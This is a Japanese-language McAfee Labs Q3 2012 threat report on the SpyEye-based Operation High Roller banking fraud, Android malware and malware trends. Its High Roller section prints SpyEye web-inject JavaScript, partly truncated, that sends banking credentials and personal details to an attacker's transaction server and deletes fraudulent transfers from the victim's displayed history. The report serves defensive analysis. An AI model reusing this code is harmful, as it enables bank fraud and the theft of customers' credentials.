レポート

McAfee 脅威レポート：2012 年第 3 四半期

McAfee Labs

目次

Operation High Roller（オペレーション・ハイ・ローラー） 4
動的な証拠隠し 5
欧州、アジア太平洋におけるキャンペーンとの関連 6
モバイルマルウェア 7
一般的なマルウェアの脅威 9
ランサムウェア 15
ネットワークの脅威 16
データベースセキュリティ 19
Webの脅威 20
フィッシング詐欺 23
スパムURL 25
メッセージングの脅威 25
スパムの量 26
ボットネットの詳細 28
検出されたボットネットの送信者 29
メッセージを送信するボットネットの蔓延 31
流行のスパムメール件名は薬物 32
サイバー犯罪 33
身の代金要求 33
クライムウェア ツール 34
サイバー犯罪者に対する措置 35
ハクティビズム 36
サイバー戦争の気配 37
筆者について 39
McAfee Labsについて 39
マカフィーについて 39

脅威分析は、いろいろな意味で人文科学と同じです。McAfee Labs では、数学的にも解析的にもできる限り厳密に分析を行おうとしていますが、全体像が見えないこともままあります。また、たくさんのことを解釈し、推測することも、私たちには必要です。ドイツの哲学者、フリードリヒ・ニーチェは「事実というものは存在しない。存在するのは解釈だけである」と書き記しました。私たちには、このちょっとした智慧が、脅威の分析というものを言い当てているように思えます。見方によって脅威の意味も異なるのです。たとえば、世界的に見ればスパムは着実に減っているようです。しかし、局地的に、あるいは国別で見れば、非常に多くのバリエーションが確認されています。今回の「McAfee 脅威レポート」で分析する多数の脅威ベクトルについても、同じことが言えます。見方によって様々な解釈ができるのです。

脅威の展望の動向は、時に天候パターンや株価の予測のようなものです。こうしたものに上下の変動があることを私たちは知っています。しかし、その変動は、いつ、なぜ起こるのでしょうか。情報セキュリティの世界では、こうした質問にそう簡単に答えられません。攻撃者の心や意図をまったく見抜けないとなればなおさらです。マクロレベル、ミクロレベルで数多くのことを調べなくてはならないのに、それらをただ受け止めるしかないことも珍しくありません。

今四半期、McAfee Labs では脅威の変化と変動を多数確認しました。データベース漏えいは史上最高を記録し、2011 年全体の記録数を上回っています。その一方で、全体的なマルウェアの数の増加は第 2 四半期をやや下回っています。それにもかかわらず、ランサムウェアや署名付きバイナリをはじめとする、特定の種類のマルウェアでは大幅な増加が見られました。ルートキットと Mac 向けマルウェアは増加が続いています。パスワード盗用型トロイの木馬とオートランマルウェアも、強い増加傾向にあります。

Web 脅威やメッセージングの脅威では、今四半期に、疑わしい URL が 20%増加したことを確認しました。こうした疑わしい URL のうち、膨大な数のサイトがマルウェアをホストしています。新たに発見されたこれらの疑わしい URL の 64%弱は、北米にあります。これらが新しくできたものでないことは確かです。しかしその一方で、国レベルで調べると、分布にはかなりのばらつきがあります。メッセージングとスパムの量の増加は、マクロレベルでは減少が続いていますが、サウジアラビアやトルコなどの一部の地域では著しい増加が確認されました。世界的なボットネット感染も、今四半期末に近づくにつれて激減しました。ただし、ドイツやスペインなどの一部の国では増加が見られました。薬物スパムは、スパムの件名として今四半期に世界中で最もよく見られましたが、オーストラリア、フランス、米国では、そのほかにも電子メールのテーマとしてよく使われたものがありました。

この四半期のモバイル向けマルウェアの数は、第 2 四半期に比べてほぼ倍増となりました。McAfee Labs では、モバイルマルウェアの急増を予想していましたが、実際それが現実になったことに多少衝撃を受けています。さらに、Android/MarketPay、Android/Backscript.A といったマルウェアの新しい機能もいくつか確認しました。これは、今日の脅威で最も不安定で厄介な領域の一つです。

ランサムウェアの進化は続いています。数値的には著しく増えていますが、世界各地の警察によるランサムウェア取り締まりも確認されました。この四半期に、エクスプロイトキット Blackhole などのクライムウェアツールが大きくアップグレードされました。それだけに、ブルガリア、米国、韓国で、サイバー犯罪者に対して重要な対策が採られたことは高評価です。高まるサイバー戦争の可能性を受けて、今回のレポートでは、Operation High Roller の分析に関する最新情報を紹介します。

ネットワーク攻撃ベクトルでは多様性が認められましたが、攻撃の出所やターゲットに変化はほとんどありません。相変わらず、米国がかなり中心です。さらに、今回のレポートの Blackhole 制御サーバーと被害者についての部分では、ネットワークに関する最近の詳細情報にも触れています。Blackhole は、およそ極めて卑劣なツールキットです。

脅威の分析という曲がりくねった道のりを歩み続けるために、英国の博識家バートランド・ラッセルの精神を踏まえようではありませんか。彼は、このように戒めています。「何事においても、長く当たり前だと思っているものを時に疑ってみるのは賢明である」。

Operation High Roller（オペレーション・ハイ・ローラー）

McAfee Labs が大掛かりな追跡と調査を行った金融詐欺攻撃「Operation High Roller」[1] が先日、マルウェア SpyEye のプラットフォームの亜種を使って、ある米国大手多国籍金融機関を攻撃しました。この攻撃の中で、サイバー犯罪者は、ATS（Automatic Transfer System：自動送金システム）をセットアップしました。今までは、詐欺行為者は ATS を利用して欧州金融機関のロックを解除するのが一般的で、この種の攻撃は新しいものではありません。この四半期で新たな事項は、米国のターゲットに対して ATS を利用した点です。ATS に対する攻撃はもはや欧州だけの問題ではなく、世界的なものとなりました。それらの攻撃が自動化され、分散したリモートサーバーからきている場合は特に問題です。

この攻撃の巧妙な一面として、同一フレームワーク内で法人バンキングとリテールバンキングの両方をターゲットにできるという機能があります。よって、銀行を利用する個人と法人を攻撃者が選択してターゲットとし、前述の亜種を使って危険に晒すことができるのです。

ある特定の SpyEye で最近表面化した新しい攻撃「Web インジェクト」（SpyEye 開発者が作成した販売用機能パッケージ）を、McAfee Labs は分析しました。この Web インジェクトは特定の銀行専用で、ローカルコンポーネントとリモートコンポーネントの両方を使って金融詐欺を働く一体型バージョンであるらしく、いくつかの理由で、この場合は次の状態になるようです。

- サーバー側で不正なトランザクションを行う間、クライアント側では不正なトランザクションをシームレスに隠ぺいします。
- 新しいデバイスを登録してオンラインバンクにアクセスするために、ローカルコンポーネントを使って SMS の帯域外認証（Out-of-band Authentication、二経路認証）を擦り抜けます。これは大きく進歩した点です。この攻撃にその手順が必要なのは、リモートサーバーがオンラインバンクで認証を行い、マカフィーがすでに確認している初期の High Roller キャンペーンに極めて似たトランザクションを実行するためでしょう。

この新たな攻撃による不正なトランザクションが実行されると、Operation High Roller 攻撃が当初行ったのとほぼ同じ方法で効果を発揮します。これらの偽トランザクションは、クライアントのブラウザー内でローカルに実行されるのではなく、サーバー上で実行されます。クライアントには、最小限のコンポーネントとして、サーバー上で実行できない残高の置き換えやトランザクション隠ぺいといった操作のみが残り続けます。下記の JavaScript 関数 SendLoginInfo() は、被害マシンから必要な情報を収集し、Base64 エンコード文字列のトランザクションサーバーにリレーします。トランザクションサーバーは、この情報を利用し、それに続く操作をサーバー側の論理を用いて実行します。この戦術により、詐欺行為者は銀行の二要素認証を使用して、多様な詐欺検出を回避できるようになります。

```
function SendLoginInfo(){
    if(holder_name_label) holder_name = holder_name_label.innerHTML;
    var email = email_label.innerHTML;
    var phone = phone_label.innerHTML;
    if(navigator.appName == "Netscape"){
        if(email_label) holder_email = email.substr(email.toLowerCase().indexOf("t>")+2,email.length);
        if(phone_label) holder_phone = phone.substr(phone.toLowerCase().indexOf("t>")+2,phone.length);
    }else{
        if(email_label) holder_email = email.substr(email.toLowerCase().indexOf("</scr"+"ipt>")+11,email.length);
        if(phone_label) holder_phone = phone.substr(phone.toLowerCase().indexOf("</scr"+"ipt>")+11,phone.length);
    }
    balances = urlencode(balances);
    holder_name = urlencode(holder_name);
    holder_email = urlencode(holder_email);
    holder_phone = urlencode(holder_phone);
    password = urlencode(password);

    var i1 = document.getElementById("login");
    var i2 = document.getElementById("password");
    var i3 = document.getElementById("balances");
    var i4 = document.getElementById("holder_name");
    var i5 = document.getElementById("holder_email");
    var i6 = document.getElementById("holder_phone");
    var f1 = document.getElementById("frm1");

    i1.value = login;
    i2.value = password;
    i3.value = balances;
    i4.value = holder_name;
    i5.value = holder_email;
    i6.value = holder_phone;
    f1.submit();

    var link = admin_link+"?action=set&login="+login+"&balances="+balances+"&holder_name="+holder_name+"&holder_email="+holder_email+"&holder_phone="+h
    ACD_get_state = 2;
    GetDataACD(link);
}
```

この例では、トランザクションサーバーが認識されていないデバイスとして現れるため、マルウェアには、このよくある防護を擦り抜けるいくつかの機能が必要になります。この攻撃は、被害者の電話番号と電子メールの両方を手に入れるように設計されており、この 2 つの情報は次にトランザクションサーバーを登録するために使用されます。したがって、この攻撃には、トランザクションサーバーを確認するために送信される SMS コードを妨害するモバイルコンポーネントが存在します。そのコンポーネントは、Spitmo（モバイル用 SpyEye）の亜種である可能性があります。

このテクニックは、トランザクションが SMS コードに関係している場合によく使用される帯域外認証を擦り抜けるための手法です。しかし、一部の銀行ではデバイス登録プロセスの一環として、認識していない新規のデバイスをこのステップによって確認しています。たとえば、顧客が新しいコンピューターを使ってオンラインバンクにアクセスする時などです。この帯域外認証を回避するテクニックは、リモートトランザクションサーバーをオンラインバンクに登録するための攻撃者による新しい方法です。これは効果の高い詐欺手法なので、取り入れる攻撃者の数は増えると予想されます。特定の銀行への登録プロセスは、接続しようとしているデバイスが未認識であるとオンラインバンクが判断する際に必要な機能です。銀行は、SMS 認証コードを送信するか、またはオンラインバンクにアクセスするためのコードを記載した電子メールを顧客に送信するか、どちらかを行います。この攻撃で、電話番号と電子メールに加えて以下の情報が収集され、その収集された情報により、サーバーが並列セッションを自動作成できるようになります。

```
var i1 = document.getElementById("login");
var i2 = document.getElementById("password");
var i3 = document.getElementById("balances");
var i4 = document.getElementById("holder_name");
var i5 = document.getElementById("holder_email");
var i6 = document.getElementById("holder_phone");
var f1 = document.getElementById("frm1");
```

動的な証拠隠し

欧州の ATS システムにとって、詐欺を実行し、詐欺の後、記憶済みのローカル変数からトランザクション情報を受信した時点で、ローカルで証拠を隠すことは珍しくありません。ただし米国の亜種は、トランザクションサーバーとのリアルタイムの連動に依存します。この連動が、サーバー上で実行されるトランザクションに基づいて、何を隠ぺいするかをローカル JavaScript コードに伝えます。被害者の目に入るのは、詐欺行為者が被害者に見せようとしているものだけです。

米国の亜種は、トランザクションサーバーからのデータを動的に把握してほかの関数に入力して証拠を消します。被害者には、口座から引かれた資金も、サーバーによってトランザクションが実行されたことも分かりません（ただし、トランザクションサーバーがオフラインで、被害者のマシンにデータを送信できない場合は別です）。

次の関数 GetReplacerData() が、隠ぺいしなければならない不正トランザクションに関する情報を収集します。このルーチンが指定すると、トランザクションサーバーが可変の var link によって表されます。

```
function GetReplacerData(){
    var link = admin_link+"?action=get&login="+login+"&ssid="+Number(new Date());
    ACD_get_state = 1;
    GetDataACD(link);
}
```

トランザクションサーバーから情報を取り込んだ後、この関数 GetReplacerData() は、関数 RunReplacer() を実行するという別のルーチンを実行します。この関数は、その後、残高のメインページとアクティブな残高ページに載っている残高を置き換え、発生したばかりの自動送金を隠ぺいするためのさらに 3 つの関数を実行します。

```
function RunReplacer(){
    if(balances_table && total_balance_label){
        ReplaceMainBalance();
    }
    if(transfers_table && present_balance && available_balance){
        ReplaceActivityBalance();
        HideTransfer();
    }
    ShowContent();
}
```

このクライアント側の関数が置換ルーチンを実行する。

```
function HideTransfer(){
    var trs = transfers_table.getElementsByTagName('tr');
    if(trs && trs.length > 0){
        for(var i = 0; i < trs.length; i++){
            var tds = trs[i].getElementsByTagName('td');
            if(tds && tds.length >= 6){
                var memo_text = tds[2].innerHTML.toLowerCase();
                if(memo_text.indexOf(transfer_memo.toLowerCase()) >= 0){
                    trs[i].parentNode.removeChild(trs[i]);
                }
            }
        }
        var uu = 0;
        for(var i = trs.length-2; i > 0; i--){
            var uu = i%2;
            if(uu == 0){
                trs[i].className = "divider3 alternatingrowcolor";
            }else{
                trs[i].className = "divider3 bodyTextSSm";
            }
            var tds = trs[i].getElementsByTagName('td');
            var itds = trs[i+1].getElementsByTagName('td');
            if(tds && tds.length >= 6){
                var debit_td = tds[3];
                var credit_td = tds[4];
                var balance_td = tds[5];
                var ibalance_td = itds[5];
                balance_td.innerHTML = "$"+formatCurrency(prsFloatZ(ibalance_td.innerHTML)-prsFloatZ(debit_td.innerHTML)+prsFloatZ(credit_td.innerHTML)
```

HideTransfer() 関数が、トランザクション履歴テーブルの行項目を消去する。

欧州、アジア太平洋のキャンペーンとの関連

その他のキャンペーンとの関連性について説明する際に、攻撃を仕掛けているのはどんな人物なのかと聞かれることが少なくありません。これは答えるのが難しい質問です。一致協力してコンポーネントを共有し、利益を最大限に高めている詐欺グループもあれば、完全に独立している詐欺グループもあります。したがって、長い時間をかけて亜種をくまなく追跡できる、攻撃の中に残されている手がかりを探さなければなりません。この作業と分析には、大変な時間がかかります。

McAfee Labs では、興味深い関連づけが確認されています。たとえば、自動攻撃の亜種を何バージョンも持っている金融詐欺キャンペーンにおいて、特定グループ間でコンポーネントが共有されています。こうした自動攻撃では通常、複数のキャンペーンで使用される一組の Web インジェクトを開発して、それを SpyEye や Zeus の config.bin ファイルにコンパイルし、被害者にその亜種をばらまきます。こういった Web インジェクトは、属性を照合することにより、同一の開発者が作った亜種であるかを追跡することができます。config.bin の暗号を解読して内容にアクセスできれば、亜種をくまなく調査して、ほかのキャンペーンとの関連性を明らかにできます。このような詳細な複製と分析がなければ、マルウェア分析から正確な情報を得ることはできません。

Operation High Roller キャンペーンを調べてみると、欧州とアジア太平洋地域では、この攻撃が初期の自動攻撃をルーツとしていることが分かります。現在のキャンペーンに使われているトランザクションサーバーのホストはロシアに置かれており（多くの ATS のホストがロシアにあることを McAfee Labs では確認しているため、これは驚くことではありません）、ターゲットは米国の銀行一行です。特定の銀行をターゲットにしたキャンペーンは一意の存在ではなく、欧州とアジア太平洋地域の深い基盤と関係があります。McAfee Labs では、すでに判明している一定の特徴に基づき、欧州で以前実行されたキャンペーンとこのキャンペーンとが直接関連していると分析しています。また、Ajax クロスドメイン（ Ajax Cross Domain : ACD）スクリプトをホストしている共有 URL の出現により、この四半期の攻撃を関連付けることができます。

この ACD スクリプトは、すでに確認されている自動攻撃ほぼすべてが使っているコンポーネントですが、同じ所在地でホストされていない攻撃があることは明らかです。


マカフィーでは、ACD リンクに同一 URL を使った、欧州の銀行をターゲットとしている過去 5 件のキャンペーンを追跡しました。これにより、この 5 件が先日の米国の攻撃に関連しているということが初めて明らかになりました。これら 5 件は、別のトランザクションサーバー URL を用意していながら、同一の所在地を再利用して ACD スクリプトを取り込んでいたのです。


多数の SpyEye サンプルによって共有されている ACD リンクを探すことによって、同一グループが類似の自動攻撃をドイツやオーストラリアでも実行したと判断できます。さらに、リンクをたどり SpyEye 環境設定ファイルに存在する一意のフィンガープリント値を使っているデータのバックトラッキングを行うことによって、これらのキャンペーンと、世界のほかの地域に影響を及ぼしている別のキャンペーンとの関連が分かります。


Operation High Roller で使われているテクニックが、今すぐに姿を消すことはないでしょう。マカフィーでも、引き続き追跡していきます。

モバイルマルウェア

Android プラットフォームは、依然としてモバイルマルウェアとスパイウェアの最大のターゲットです。事実、Android 携帯電話をターゲットにしないモバイル脅威を、マカフィーではほとんど確認していません。今年、Android マルウェアは前期に若干減少しましたが、その後増加に転じ、今四半期は前の四半期比でほぼ倍増となりました。







新たに検出された脅威の大部分は商用スパイウェアですが、それ以外でもボットネットなどの高度なマルウェアも蔓延しています。この四半期に目立ったマルウェアは、Android/Funsbot.A や Android/Backscript.A といったボットネット、Android/MarketPay.A といった高度化されたダウンローダーでした。

Android/MarketPay.A は、サードパーティーの Android マーケットからアプリケーションを自動で購入します。マーケットが送信する確認コードを傍受して再送信し、アプリケーションを無許可購入するのです。さらに、ユーザーに気付かせないままにしておくために、ほかの請求メッセージを削除します。


Android/Funsbot.A は、大規模で高度な APT マルウェアキャンペーンの一端であったボットネットクライアントです。このボットネットクライアントは、攻撃者のサーバーからファイルをアップロード／ダウンロードするよう命令します。また、感染した Android デバイスのディレクトリを参照することもできます。これにより、攻撃者は特定のターゲットに関する情報を収集できるようになるほか、そのターゲットの制御を維持・増強することもできるようになります。


Android/Backscript.A も、また別の高度な Android マルウェアです。このボットネットクライアントは、攻撃者のコントロールサーバーから、新しいコマンドや機能の最新情報を入手します。そして、ネイティブ実行ファイルをダウンロードする代わりに、モバイル Java 内で実行する形式の JavaScript を使って、展開時間を短縮します。現在のところ、このマルウェアは、特定のサードパーティー アプリケーションをペイ・パー・インストール方式でインストールしているので、ほかのアプリケーションを有償でインストールするように簡単に更新することができます。

一般的なマルウェア脅威


マルウェアの増加を理解することは、流体力学における乱流予測とやや似ています。起こることは分かっても、それがいつ起こるかを明確に予測することはほとんど不可能です。マルウェア自体は、いろいろな意味で非常に分かりやすいものです。私たちは、マルウェアの動きとなぜそう動くかの理由をおおむね理解しています。私たちの業界に欠けているのは、敵、つまり今日のサイバー犯罪者と、その他の種類の攻撃者の状況と動機に対する洞察です。サイバー犯罪者の動機は、マルウェアやマルウェア関連の攻撃で金儲けをすることで、かなり単純明快です。この目的のために、一定の種類と機能を持つマルウェアが生み出されています。しかし、その一方で、ハクティビストや国家的攻撃者の動機や目的はまるで違います。したがって、コードや攻撃がまったく異なります。こうした根本的な力学によって、多数の種類のマルウェアや攻撃に見られる洗練度に幅が生じるわけです。攻撃者の目標が異なるため、サイバー犯罪のマルウェアは、Stuxnet、Duqu、Shamoon とは非常に異なる行動を示します。サイバー犯罪のマルウェアは、利益を追求しており、主としてステルス型ですが、Stuxnet や Duqu は妨害行為やスパイ行為で、Shamoon は擾乱と破壊行為を狙うものです。


この四半期は、マルウェアの増加は減速したものの、マカフィーが集めたマルウェアのサンプル総数は、今年すでに予想したとおり、今もなお 1 億を超えています。







第 2 四半期同様、ルートキットは依然として厄介な脅威となっています。今年、よく知られているルートキット TDSS は下降傾向にありますが、Koutodoor には増減がありました。ZeroAccess は一時驚異的に増加した後で徐々に減少しており、カーネルモードからユーザーモードのテクニックへの移行を示しました。ルートキットやステルスマルウェアは、マカフィーが確認しているマルウェアの中では最も厄介な存在です。検出を回避するため、システムに長期間潜伏します。







